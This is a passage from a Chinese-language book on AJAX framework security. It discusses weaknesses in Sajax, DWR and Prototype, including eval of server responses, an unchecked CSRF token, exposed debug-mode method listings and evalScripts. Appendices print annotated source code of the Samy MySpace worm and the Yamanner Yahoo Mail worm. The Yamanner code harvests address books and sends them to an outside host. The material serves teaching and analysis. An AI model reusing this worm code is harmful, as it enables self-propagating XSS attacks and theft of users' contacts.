要制定一个部署的步骤清单，并且在部署时严格按照其执行。这个清单中应该包括清除开发环境中的设置，例如调试和跟踪功能。

15.2 PHP

不像 ASP.NET，PHP 并没有事实的标准 AJAX 框架。如今，已经有十几种基于 PHP 的 AJAX 框架，例如 XOAD、jPOP 及 NanoAJAX。在本节中，我们会主要介绍其中最流行的框架：Sajax。

15.2.1 Sajax

Sajax（www.modernmethod.com/sajax）是一个开源的 AJAX 框架，可以支持多种服务端语言，包括 Perl、Python 及 Ruby。但是，似乎它却最常用于 PHP 中，因此我们将以 PHP 开发人员的角度来介绍这个框架。

在应用程序中使用 Sajax 时，只需要编写少量的 JavaScript 代码，而且在现有应用程序中应用 Sajax 也非常容易。例如，假如有如下的 PHP 代码：

```
<?
function calculateOrderCost() {
return ($quantity * $unitPrice) + calculateShippingCost();
}

function calculateShippingCost() {
//计算一些耗时、复杂的路径算法
return $shippingCost;
}
?>
```

如果我们希望从客户端异步地调用 calculateOrderCost 方法，那么只需要添加几行简单的 PHP 代码：

```
<?
require("sajax.php");

function calculateOrderCost() {
return ($quantity * $unitPrice) + calculateShippingCost();
}

function calculateShippingCost() {
// 计算一些耗时、复杂的路径算法
return $shippingCost;
}

$sajax_request_type = "GET";
sajax_init();
sajax_export("calculateOrderCost");
sajax_handle_client_request();
?>
```

以及几行简单的 JavaScript 代码：

```
<script>
<?
sajax_show_javascript();
?>

function calculateOrderCostCallback(orderCost) {
```

```
document.getElementById( "ordercost_div" ).innerHTML =
orderCost;
}

function get_orderCost() {
x_calculateOrderCost(calculateOrderCostCallback);
}
</script>
```

聪明的用户一定已经发现，在 JavaScript 代码中含有一行 PHP 代码，这句代码调用了 Sajax 框架中的 sajax_show_javascript 方法，用来为通过 sajax_export 暴露的服务端 PHP 方法动态生成一个相应的 JavaScript 代理。注意，由于 JavaScript 代理是在每个页面动态生成的，所以开发人员只需将服务端方法暴露给那些需要调用的页面。例如，假设只有管理员页面（或者具有管理权限的用户）需要访问某些服务端的方法，因此这些方法应该只暴露给该页面。如果使用恰当，这将会是一个很好的安全措施，而且很少有 AJAX 框架能做到这一点。

在上面的例子中，我们已经通过调用 sajax_export("calculateOrderCose")暴露了服务端方法 calculateOrderCost。与其相应的 JavaScript 代理方法被命名为 x_calculateOrderCost，随后我们在 JavaScript 方法的 get_orderCost 中调用该代理（没错，我们仍然需要自己来调用）。

同许多 AJAX 框架一样，Sajax 实现起来也非常容易。不过，与其他 AJAX 框架不同的是，Sajax 并没有任何对跨站脚本攻击的自动防范措施，也没有对服务端或者客户端输入的验证方法。事实上，每个从服务端收到的 Sajax 响应信息实际都会传递给 JavaScript 的 eval 方法，并在客户端执行。这不仅非常危险，而且也会让现有的 XSS 漏洞对应用程序造成更大的损失。除非程序员进行了一些积极的预防措施，否则很可能会存在这些漏洞。

15.2.2 Sajax 和跨站请求伪造

Sajax 似乎针对跨站请求伪造攻击尝试了一些自动的防范措施，但是效果并不理想，防范 CSRF 攻击的一个办法就是在用户的请求中嵌入一个随机的令牌。通常，这个令牌都会存储在一个隐藏的表单域中，但是也可以放在请求字符串中。但是，如果将令牌放在 cookie 中，不仅不会有任何作用，而且完全违背了使用令牌的初衷，我们将稍后进行解释。同时，该令牌也要存储在服务端的用户会话中，对于任何提交的表单请求都需要将其中的令牌与服务器端存储的令牌进行比较。

如果两者不能匹配，则认为该请求是伪造的。

例如，一个安全的网上银行程序可能会按照图 15-5 进行处理。当用户使用用户名和密码登录值后，应用程序会将其认证令牌存储在 cookie 中，但是同时也根据该令牌生成一个密值，并存储在页面中。




图 15-5　服务器需要客户端中的密值与服务端存储的值进行比较

如果用户单击了某个恶意链接，即使会话中的 cookie 仍然有效，请求中也不会包含正确的密值，因此服务器会拒绝处理该请求，如图 15-6 所示。这就是为什么一定不能存储在 cookie 中的原因。cookie 会被存储在用户的机器或者浏览器缓存中，并且会随请求自动提交给相应的网站。




图 15-6　由于使用了令牌，所以跨站请求伪造攻击失败了

回到 Sajax 中，Sajax 框架在每个响应中添加了一个名为 rsrnd 的值。只看这个名字的话，我们会认为这是一个随机的值，可以很好地防范 CSRF 攻击，但是查看过源代码后我们发现，它只不过是一个简单的日期/时间戳：

```
post_data += "&rsrnd=" + new Date().getTime();
```

虽然只是一个日期/时间戳，但是由于恶意网站很难猜到该值，所以也可以用来防范 CSRF 攻击。但是，Sajax 忘记了关键的一步，就是将这个 rsrnd 存储在服务端，并与请求中的 rsrnd 值进行比较。不管用户发送一个带有任意 rsrnd 值的请求，还是完全省略该参数，服务器都会处理接收的请求。也许 rsrnd 本打算用于其他目的，例如调试或者日志记录，但是不管怎样，Sajax 本身没有提供任何对 CSRF 攻击的保护措施。

15.3 Java EE

同 PHP 一样，Java EE 也没有事实上的 AJAX 框架标准。对于 Java 来说，也有数十种可以使用的 AJAX 框架，例如 AJAX JSP 标签库，以及 IBM JSP Widget 库。而 Google Web Toolkit（GWT）虽然本身并不是一个 Java EE AJAX 框架，但是它可以允许开发人员编写 Java 代码，再由 GWT 转换成基于 AJAX 的 JavaScript 代码。不过，在这一节中，我们会介绍一个常见的 AJAX 框架——DWR。

下面介绍直接 Web 远程调用（Direct Web Remoting，DWR）。

直接 Web 远程调用（Direct Web Remoting）或者称为 DWR（https://dwr.dev.java.net），是一个 Java 中最常见的 AJAX 框架。从功能来讲，DWR 类似于 Sajax，因为 DWR 也可以为暴露的 Java 方法自动生成相应的 JavaScript 代理。不过，DWR 并不像 Sajax 那样，允许开发人员控制哪些方法需要暴露，以及如何暴露。DWR 只能基于类的方式暴露方法，而不能像 Sajax 一样基于每个方法（包括基于每个页面、每个用户，或者 Sajax 中的其他方式）。开发人员可以通过修改配置文件 dwr.xml 来声明要暴露的类。下面这段配置代码表明要暴露 org.myorg.myapp 包下的类 Demo：

```
<dwr>
<allow>
<create creator="new" javascript="Demo">
<param name="class" value="org.myorg.myapp.Demo"/>
</create>
```

```
</allow>
</dwr>
```

程序员还需要在异步地回调方法中自己来处理响应的 DOM 操作，不像 ASP.NET 和 Prototype，DWR 无法自动修改 HTML 内容。由于需要程序员自己来编写 JavaScript，所以这也是 DWR 的一个弱点。而且，如果程序员一不小心将业务逻辑写到客户端，就可能会带来安全问题。不过，这对于一个 AJAX 框架来说，已经是非常标准的行为了。

而 DWR 中的非标准行为就是其所提供的过高的透明度。每个应用程序都必须暴露自己的代理方法，虽然这看上去并没有什么问题，但是如果将 DWR 设置为调试模式（不管是不是人为的），它就会公开、并且允许调用这些方法。任何用户都可以在应用程序的 URL 后面通过添加一个/dwr/来获得所有暴露的方法。例如，DWR 的官方示例程序位于 http://getahead.org.dwr-demo。如果我们请求 http://getahead.org/dwr-demo/dwr/，就会接收到如图 15-7 所示的响应信息。




图 15-7　列出 DWR 示例程序中所有暴露的方法

正如使用其他框架创建的 AJAX 应用程序一样，通过检查页面的 HTML 和 JavaScript 源代码，也可以获得这些信息。但是，既然 DWR 提供了如此方便的操作，黑客们又何必舍近求远呢？而且，更好地是（从黑客的角度来看）通过单击页面中的链接还可以直接向该方法发送请求，如图 15-8 所示。

图 15-8　DWR 允许用户直接向暴露的服务端方法发送测试请求

注意，在图 15-9 中，输入框和“Execute”按钮是用来让用户发送测试请求的。




图 15-9　请求测试页面的局部放大图

现在，黑客可以十分轻松、并且随心所欲地调用服务端的代码。这些工作对于一个熟练的黑客也需要使用 JavaScript 调试器花费一些精力才能完成，但是 DWR 却自己敞开了大门！虽然这些测试页面只有在调试模式下才会显示，但是将应用程序部署成调试模式是开发人员最常犯的错误之一。虽然不管使用什么框架都不应将应用程序部署为调试模式，但是很少后果会如此严重。

15.4　JavaScript 框架

许多 AJAX 框架，像 ASP.NET 中的 ASP.NET AJAX，以及 JSP 中的 AJAX JSP 标签库，都包含客户端和服务端代码，或者二者的控件库；还有一些 AJAX 框架不包含任何客户端代码。这些纯粹的客户端 JavaScript 库可以被集成到多种 Web 编程语言中，而且由于它们的灵活性越来越受到大家的欢迎，这里我们会介绍

Prototype——一个最流行的纯 JavaScript AJAX 库，并且介绍在通常情况下如何最安全地使用客户端 AJAX 库。

15.4.1　对客户端代码的一个警告

有一点重要的事情需要记住，就是无法保证客户执行了客户端代码，或者按照预先的想法来执行。我们无法控制用户浏览器中的代码，它可以选择禁止客户端代码；或者使用脚本调试器不按照顺序地执行方法；也可以编写自己的脚本代码，并代替我们的来执行。服务端代码可以视为必须服从的命令，但是客户端代码更像是一系列可听可不听的建议。

考虑到这些问题，我们在这里提醒大家，一定要小心那些声称实现以下功能的 JavaScript 函数库。

- 身份认证或者授权。身份认证（判断用户的身份是否正确）及授权（判断用户是否具有某些操作的权限）都是高度机密的操作，因此必须放在服务端来处理。
- 计价逻辑。在客户端计算某笔订单的价钱会给黑客的攻击创造机会，修改某件物品的价格并不重要，关键在于黑客现在可以进行任意的交易。许多 AJAX 库都包含了购物车控件，可以允许用户直接将物品拖曳到页面的购物篮中。要想放心地使用这些控件，就必须不能用其来添加或删除物品，也不能用来计算物品的价格。
- 输入验证。我们之前说过，所有的输入都应该在服务端进行验证。虽然在客户端通过 JavaScript 验证的想法很好，因为这样可以减少发送给服务端的请求数量，并提高响应的速度，但是，在服务端必须对这些输入进行验证。

一般来说，使用 JavaScript 会带来许多方便，但是不能用来实现关键的程序功能。

15.4.2　Prototype

Prototype（http://prototype.conio.net）是一个开源的 JavaScript 库，与其他 JavaScript 控件库（通常为 Script.aculo.us）一起在 Ruby on Rails 中被广泛使用。Prototype 中的 AJAX 对象可以用来向服务器发送 AJAX 请求：

```
<script src="prototype-1.4.0.js" type="text/javascript">
```

```
</script>
<script type="text/javascript">
var ajaxRequest;
function CalculateCostAsync()
{
ajaxRequest = new Ajax.Request("calculateOrderCost.php",
{ method : "POST",
Parameters : null,
onComplete : UpdateCost });
}

function UpdateCost()
{
var orderCost = ajaxRequest.transport.responseText;
//更新页面以显示新的订单金额
...
}
</script>
```

当我们在发送请求时，可以指定该请求的 HTTP 方法。通常，使用 POST 要比 GET 更加安全，因为 GET 请求容易受到跨站请求伪造攻击。

AJAX.Updater 是另一个极其有用的 Prototype AJAX 辅助方法。Updater 同 Request 非常类似，事实上，Updater 是一个特殊的 Request，因此 Request 的所有参数和选项都可以用于 Updater。两者的不同之处在于，Updater 除了在接收到响应后会调用 onComplete 回调方法，还会用响应中的文本内容自动修改页面中指定的 DOM 元素：

```
<script src="prototype-1.4.0.js" type="text/javascript">
</script>
<script type="text/javascript">
function CalculateCostAsync()
{
new Ajax.Updater('spanCost','calculateOrderCost.php');
}
</script>
```

在上面这个例子中，当调用 calculaterOrderCost.php 的异步请求返回时，页面中 spanCost 元素的内容会被替换为响应信息中的文本内容，而我们不需要再手动编写代

码去操纵页面中的 DOM 元素。至少在编写客户端代码方面已经找不出比这还简单的方法了。不过，在 Updater 中有一个参数是 Request 没有的，而该参数存在重大的安全隐患。这个参数就是 evalScripts，它用来指定是否执行响应中<script>标签里的脚本代码。我们可以修改一下上面的代码，让它执行响应中的脚本代码：

```
function CalculateCostAsync()
{
new Ajax.Updater('spanCost',
'calculateOrderCost.php',
{ evalScripts : true });
}
```

这个参数默认为 false，但是当它被设置为 true 时，浏览器会将响应中<script>标签里的所有内容都传递给 JavaScript 的 eval 方法来执行。正如我们之前讨论过的 Sajax 框架，这个功能非常危险，因为它会加剧当前应用程序中跨站脚本漏洞所能造成的影响。假设攻击者通过调用 Ajax.Updater 方法，并返回恶意的脚本代码，就可以将这些代码注入到应用程序中。如果 evalScripts 被设置为 true，那么这些恶意代码就会在用户的机器上执行并使用该用户的身份信息。如果将该参数设置为 false，那么恶意代码就会被浏览器所丢弃，也不会造成任何的危害。因此，只有在绝对必要的情况下才可以考虑使用 evalScripts 这个参数。而且在使用之后，需要进行一些额外的保护措施来防范 XSS 攻击。

15.5　本章小结

每种主流的 Web 编程语言都有许多可以免费使用的 AJAX 框架，所有这些框架都是为了简化 AJAX 的使用，即减少创建和发送异步请求、接收响应信息及处理页面 DOM 元素的代码。其中一些框架更大程度地简化了使用步骤，而这些最简单的框架恰恰通常都是最安全的框架。

这看似是一种普遍情况，就是程序员需要编写的 JavaScript 代码越多，那么这个框架就越不安全。从某些角度来看，这完全说得通。手写的代码比自动生成的代码更灵活、更容易实现特定的功能。但是，这种灵活性被错用的机会也大得多。简单来说，允许（或者强制）程序员编写 JavaScript 代码，就像是给他一根上吊的绳子，C++和 Java 之间的区别就能很好说明这个问题。C++比 Java 更强大，但是也更危险，因为我们会不小心溢出数据缓冲区，或者多次释放对象。有些时候需要这种程度的控制，但是大多数时候，越简单的方式反而也越安全。

附录 A
Samy 蠕虫源代码

以下是添加注释后的 Samy 蠕虫源代码，它曾在 2005 年 12 月感染了 MySpace.com。

```
//在窗口中查找一个字符串
function findIn(BF,BB,BC){
var R=BF.indexOf(BB)+BB.length;
var S=BF.substring(R,R+1024);
return S.substring(0,S.indexOf(BC))
}

//返回 document 的 innerHTML
function g() {
var C;
try
{
var D=document.body.createTextRange();
C=D.htmlText
}
catch(e){
}
if(C) {
return C;
} else {
return eval('document.body.inne'+'rHTML');
}
}

//查找页面中的朋友 ID
```

```
function getClientFID(){
return findIn(g(),'up_launchIC( '+A,A)
}

function getData (AU){
M=getFromURL(AU,'friendID');
L=getFromURL(AU,'Mytoken')
}

function getFromURL(content, BG){
var T;
//我们正在查找页面中的 'Mytoken'
if(BG=='Mytoken'){
T = B //T 现在是"
} else {
T= '&' //T 现在是&
}

var U = BG+'='; //查找 token + '='后的字符串

//将 V 指向紧挨 token + '='的字符
var V = content.indexOf(U) + U.length;

//设 W 为刚才找到的字符串后的 1024 个字符
var W = content.substring(V, V + 1024);
var X = W.indexOf(T);

var Y = W.substring(0,X);
return Y
}

function getHome() {
//如果出于某些原因，XMLHttpRequest 没能正常结束…
if(J.readyState!=4){
//退出该方法
return
}

var AU=J.responseText;
```

```
AG=findIn(AU,'P'+'rofileHeroes','< /td>');
AG=AG.substring(61,AG.length);
if(AG.indexOf('samy')==-1){
if(AF){
AG+=AF;
var AR=getFromURL(AU,'Mytoken');
var AS=new Array();
AS['interestLabel']='heroes';
AS['submit']='Preview';
AS['interest']=AG;
J=getXMLObj();
httpSend('/index.cfm?fuseaction=profile.previewInterests&
Mytoken='+AR,postHero,'POST',paramsToString(AS))
}
}
}

function getHiddenParameter(BF,BG){
return findIn(BF,'name='+B+BG+B+'value='+B,B)
}

/**
* 根据请求字符串创建一个名/值组合在一起的数组
*
*/
function getQueryParams(){
var E=document.location.search;
var F=E.substring(1,E.length).split('&');
var AS=new Array();
for(var O=0;O< F.length;O++){
var I=F[O].split('=');
AS[I[0]]=I[1]
}
return AS
}

/**
*创建一个 XMLHttpRequest 对象兼容平台或浏览器
*/
```

```
function getXMLObj(){
var Z=false;
if(window.XMLHttpRequest){
try{
Z=new
XMLHttpRequest()
}
catch(e){
Z=false
}
}
else if(window.ActiveXObject){
try{
Z=new ActiveXObject('Msxml2.XMLHTTP')
}
catch(e){
try{
Z=new ActiveXObject('Microsoft.XMLHTTP')
}
catch(e){
Z=false
}
}
}
return Z
}

/**
* 向 BH、? BI? 指定的 URL 发送 XMLHttpRequest，使用 BJ 中指定的 HTTP 方
法，如果
* 需要，将 BK 作为发送的数据
*
* 该方法使用全局变量 J 来发送请求
*/
function httpSend(BH,BI,BJ,BK){
if(!J){
return false
}
eval('J.onr'+'eadystatechange=BI');
```

```
J.open(BJ,BH,true);
if(BJ=='POST'){
J.setRequestHeader('Content-Type','application/x-www-form-ur
lencoded');
J.setRequestHeader('Content-Length',BK.length)
}
J.send(BK);
return true
}

/**
* 向 BH、BI 指定的 URL 发送 XMLHttpRequest，使用 BJ 中指定的 HTTP 方法，
如果
* 需要，将 BK 作为发送的数据
*
* 该方法使用全局变量 xmlhttp2 来发送请求
*/
function httpSend2(BH,BI,BJ,BK){
if(!xmlhttp2){
return false
}
eval('xmlhttp2.onr'+'eadystatechange=BI');
xmlhttp2.open(BJ,BH,true);
if(BJ=='POST'){
xmlhttp2.setRequestHeader('Content-Type',
'application/x-www-form-urlencoded');
xmlhttp2.setRequestHeader('Content-Length',BK.length)
}
xmlhttp2.send(BK);
return true
}

function main(){
var AN=getClientFID();
var BH='/index.cfm?fuseaction=user.viewProfile&friendID='
+AN+'&Mytoken='+L;
J=getXMLObj();
httpSend(BH,getHome,'GET');
xmlhttp2=getXMLObj();
```

```
httpSend2('/index.cfm?fuseaction=invite.addfriend_verify&
friendID=11851658&Mytoken='+L,processxForm,'GET')
}

/**
* 该方法没有任何作用，用做 XMLHttpRequest 的回调函数，但是返回的结果我
们并不关心
*/
function nothing(){
}

function paramsToString(AV){
var N=new String();
var O=0;
for(var P in AV){
if(O>0){
N+='&'
}
var Q=escape(AV[P]);
while(Q.indexOf('+')!=-1){
Q=Q.replace('+','%2B')
}
while(Q.indexOf('&')!=-1){
Q=Q.replace('&','%26')
}

N+=P+'='+Q;O++
}
return N
}

function postHero(){
if(J.readyState!=4){
return
}
var AU=J.responseText;
var AR=getFromURL(AU,'Mytoken');
var AS=new Array();
AS['interestLabel']='heroes';
```

```
AS['submit']='Submit';
AS['interest']=AG;
AS['hash']=getHiddenParameter(AU,'hash');
httpSend('/index.cfm?fuseaction=profile.processInterests&
Mytoken='+AR,nothing,'POST',paramsToString(AS))
}

function processxForm(){
if(xmlhttp2.readyState!=4){
return
}
var AU=xmlhttp2.responseText;
var AQ=getHiddenParameter(AU,'hashcode');
var AR=getFromURL(AU,'Mytoken');
var AS=new Array();
AS['hashcode']=AQ;
AS['friendID']='11851658';
AS['submit']='Add to Friends';
httpSend2('/index.cfm?fuseaction=invite.addFriendsProcess&
Mytoken='+AR,nothing,'POST',paramsToString(AS))
}

//程序流程
/**
全局变量表
----------------------
A 表示'字符的字符串
AF 包含病毒携带程序的字符串（“samy is my hero”和病毒代码）
AG 用来存储病毒携带程序及档案 HTML 代码的临时字符串
AS 存储请求字符串中名/值对的数组
B 表示"字符的字符串
J 发送请求用的 XMLHttpRequest 对象
L 存储请求字符串中的‘Mytoken’值
M 存储请求字符串中的‘friendID’值
xmlhttp2    发送请求用的 XMLHttpRequest 对象

*/
```

```
var B=String.fromCharCode(34); //将 B 设置为"
var A=String.fromCharCode(39); //将 A 设置为'


var J; //用来代替 XMLHttpRequests 的全局变量
var AS=getQueryParams(); //AS 存储请求字符串
var L=AS['Mytoken']; //L 存储请求中 'Mytoken' 的值
var M=AS['friendID'];


//*****************************************
//阶段 1，获得可以更新档案信息的主机
//*****************************************

if (location.hostname=='profile.myspace.com'){
document.location='http://www.myspace.com'+location.pathname
+
location.search
} else{
//我们现在位于 www.myspace.com，继续

//我们知道他们的 friendID 吗?
if(!M){
//获取
getData(g())
}
main()
}

var AA=g();
var AB=AA.indexOf('m'+'ycode');
var AC=AA.substring(AB,AB+4096);
var AD=AC.indexOf('D'+'IV');
var AE=AC.substring(0,AD);
```

```
var AF;
if(AE){
AE=AE.replace('jav'+'a',A+'jav'+'a');
AE=AE.replace('exp'+'r)','exp'+'r)'+A);
AF='but most of all, samy is my hero. < d'+'iv id='+AE+
'D'+'IV>'
}
var AG;
```

附录B
Yamanner蠕虫源代码

以下是添加注释后的Yamanner蠕虫源代码，它曾在2006年6月感染了Yahoo!的邮件系统。

```
/**
* 将窃取的邮件地址发送给病毒的作者
*/

function alertContents() {
//确保 XMLHttpRequest 已经完成
if (http_request.readyState == 4) {
window.navigate('http://www.av3.net/?ShowFolder&rb=Sent&
reset=1&YY=75867&inc=25&order=down&sort=date&pos=0&
view=a&head=f&box=Inbox&ShowFolder?rb=Sent&reset=1&
YY=75867&inc=25&order=down&sort=date&pos=0&view=a&head=f&
box=Inbox&ShowFolder?rb=Sent&reset=1&YY=75867&inc=25&
order=down&sort=date&pos=0&view=a&head=f&box=Inbox&
BCCList=' + IDList)
}
}

/**
* 从响应信息中提取“crumb”，这是一个随机的散列数，用来避免自动发送邮件
*/
function ExtractStr(HtmlContent) {
//有趣的是，作者使用了 unicode 转移字符串，因为不能使用“Samy defined a
variable //to represent”
StartString = 'name=\u0022.crumb\u0022 value=\u0022';
EndString = '\u0022';
```

```
i = 0;

//这段代码写的不好，应该使用正则表达式 RegEx
StartIndex = HtmlContent.indexOf(StartString, 0);
EndIndex = HtmlContent.indexOf(EndString, StartIndex +
StartString.length );
CutLen = EndIndex - StartIndex - StartString.length;
crumb = HtmlContent.substr(StartIndex + StartString.length ,
CutLen );
return crumb;
}

/**
*回调函数，用来根据地址簿创建传播病毒的邮件
*/
function Getcrumb() {
if (http_request.readyState == 4) {
if (http_request.status == 200) {
HtmlContent = http_request.responseText;
CRumb = ExtractStr(HtmlContent);
MyBody = 'this is test';
MySubj = 'New Graphic Site';
Url = 'http://us.' + Server +
'.mail.yahoo.com/ym/Compose';
var ComposeAction = compose.action;
MidIndex = ComposeAction.indexOf('&Mid=' ,0);
incIndex = ComposeAction.indexOf('&inc' ,0);
CutLen = incIndex - MidIndex - 5;
var MyMid = ComposeAction.substr(MidIndex + 5,
CutLen);
QIndex = ComposeAction.indexOf('?box=' ,0);
AIndex = ComposeAction.indexOf('&Mid' ,0);
CutLen = AIndex - QIndex - 5;
var BoxName = ComposeAction.substr(QIndex + 5,
CutLen);
Param = 'SEND=1&SD=&SC=&CAN=&docCharset=windows-1256&
PhotoMailUser=&PhotoToolInstall=&
OpenInsertPhoto=&PhotoGetStart=0&SaveCopy=no&
PhotoMailInstallOrigin=&.crumb=RUMBVAL&
```

```
Mid=EMAILMID&inc=&AttFol=&box=BOXNAME&
FwdFile=YM_FM&FwdMsg=EMAILMID&FwdSubj=EMAILSUBJ&
FwdInline=&OriginalFrom=FROMEMAIL&
OriginalSubject=EMAILSUBJ&InReplyTo=&NumAtt=0&
AttData=&UplData=&OldAttData=&OldUplData=&FName=&
ATT=&VID=&Markers=&NextMarker=0&Thumbnails=&
PhotoMailWith=&BrowseState=&PhotoIcon=&
ToolbarState=&VirusReport=&Attachments=&
Background=&BGRef=&BGDesc=&BGDef=&BGFg=&BGFF=&
BGFS=&BGSolid=&BGCustom=&
PlainMsg=%3Cbr%3E%3Cbr%3ENote%3A+forwarded+
message+attached.&PhotoFrame=&
PhotoPrintAtHomeLink=&PhotoSlideShowLink=&
PhotoPrintLink=&PhotoSaveLink=&PhotoPermCap=&
PhotoPermPath=&PhotoDownloadUrl=&PhotoSaveUrl=&
PhotoFlags=&start=compose&bmdomain=&showcc=&
showbcc=&AC_Done=&AC_ToList=0%2C&AC_CcList=&
AC_BccList=&sendtop=Send&
savedrafttop=Save+as+a+Draft&canceltop=Cancel&
FromAddr=&To=TOEMAIL&Cc=&Bcc=BCCLIST&
Subj=EMAILSUBJ&Body=%3CBR%3E%3CBR%3ENote%3A+
forwarded+message+attached.&Format=html&
sendbottom=Send&savedraftbottom=Save+as+a+Draft&
cancelbottom=Cancel&cancelbottom=Cancel';
Param = Param.replace('BOXNAME', BoxName);
Param = Param.replace('RUMBVAL', CRumb);

//IDList 包含了受害人的地址簿，从上一步中收集来的
Param = Param.replace('BCCLIST', IDList);
Param = Param.replace('TOEMAIL', Email);
Param = Param.replace('FROMEMAIL', 'av3yahoo.com');
Param = Param.replace('EMAILBODY', MyBody);
Param = Param.replace('PlainMESSAGE', '');

//JavaScript 的 replace()方法只能替换掉第一次匹配的字符串，因此作者不
//得不重复多次调用该方法，应该改为适用 RefEx

Param = Param.replace('EMAILSUBJ', MySubj);
Param = Param.replace('EMAILSUBJ', MySubj);
```

```
Param = Param.replace('EMAILSUBJ', MySubj);
Param = Param.replace('EMAILMID', MyMid);
Param = Param.replace('EMAILMID', MyMid);
makeRequest(Url , alertContents, 'POST', Param);
}
}
}

/**
* 该功能用来从受害人的地址簿中提取所有邮件地址，并储存在变量 IDList 中
*
* 该方法也告诉我们，蠕虫的作者并不是一个有经验的程序员。整个方法都可以用
一个简单* 的正则表达式 RegEx 来代替
*/
function GetIDs(HtmlContent) {
IDList = '';
StartString = ' <td>';
EndString = '</td>';
i = 0;
StartIndex = HtmlContent.indexOf(StartString, 0);
while(StartIndex >= 0) {
EndIndex = HtmlContent.indexOf(EndString, StartIndex);
CutLen = EndIndex - StartIndex - StartString.length;
YahooID = HtmlContent.substr(StartIndex +
StartString.length, CutLen);
//如果电子邮件地址是 yahoo.com 或者 yahoogroups.com
if( YahooID.indexOf('yahoo.com', 0) > 0 ||
YahooID.indexOf('yahoogroups.com', 0) > 0 )
IDList = IDList + ',' + YahooID;

StartString = '</tr>';
StartIndex = HtmlContent.indexOf(StartString,
StartIndex + 20);
StartString = ' <td>';
StartIndex = HtmlContent.indexOf(StartString,
StartIndex + 20);
i++;
}
if(IDList.substr(0,1) == ',')
```

```
IDList = IDList.substr(1, IDList.length);
if(IDList.indexOf(',', 0)>0 ) {
IDListArray = IDList.split(',');
Email = IDListArray[0];
IDList = IDList.replace(Email + ',', '');
}

//这段代码会从列表中删除当前受害人的邮件地址，这样病毒就不会重复感染同一
用户，如果能使用正则表达式，代码看起来会更整洁

CurEmail = spamform.NE.value;
IDList = IDList.replace(CurEmail + ',', '');
IDList = IDList.replace(',' + CurEmail, '');
IDList = IDList.replace(CurEmail, '');
UserEmail = showLetter.FromAddress.value;
IDList = IDList.replace(',' + UserEmail, '');
IDList = IDList.replace(UserEmail + ',', '');
IDList = IDList.replace(UserEmail, '');
return IDList;
}

/**
*该方法提取地址簿，并且开始创建传播病毒的邮件
*/
function ListContacts() {
if (http_request.readyState == 4) {
if (http_request.status == 200) {
HtmlContent = http_request.responseText;
IDList = GetIDs(HtmlContent);
makeRequest('http://us.' + Server +
'.mail.yahoo.com/ym/Compose/?rnd=' + Math.random(),
Getcrumb, 'GET', null);
}
}
}

/**
* 创建并发送 AJAX 请求的可重用方法
*/
```

```
function makeRequest(url, Func, Method, Param) {
if (window.XMLHttpRequest) {
http_request = new XMLHttpRequest();
} else if (window.ActiveXObject) {
http_request = new ActiveXObject('Microsoft.XMLHTTP');
}
http_request.onreadystatechange = Func;
http_request.open(Method, url, true);
if( Method == 'GET')
http_request.send(null);
else
http_request.send(Param);
}

var http_request = false;
var Email = '';
var IDList = '';
var CRumb = '';

//注意其中的标点，这个网页并没有被打开
window.open('http://www,lastdata.com');

/*
Yahoo! 的邮件系统使用 CDN 来实现负载平衡。这段代码用来获得当前浏览器中所
访问服务器的域名，可以通过其创建一个 XHR 发送给相应的服务器

这段代码是多余的，供给者已经向相关 URL 发送了 XHR 请求
*/

ServerUrl = url0;
USIndex = ServerUrl.indexOf('us.' ,0);
MailIndex = ServerUrl.indexOf('.mail' ,0);
CutLen = MailIndex - USIndex - 3;
var Server = ServerUrl.substr(USIndex + 3, CutLen);


//通过获得受害人的地址簿，开始进行传播
makeRequest('http://us.' + Server +
'.mail.yahoo.com/ym/QuickBuilder?build=Continue&cancel=&
```

```
continuetop=Continue&canceltop=Cancel&Inbox=Inbox&Sent=Sent&
pfolder=all&freqCheck=&freq=1&numdays=on&date=180&ps=1&
numadr=100&continuebottom=Continue&cancelbott
om=Cancel&rnd=' + Math.random(), ListContacts, 'GET', null)
```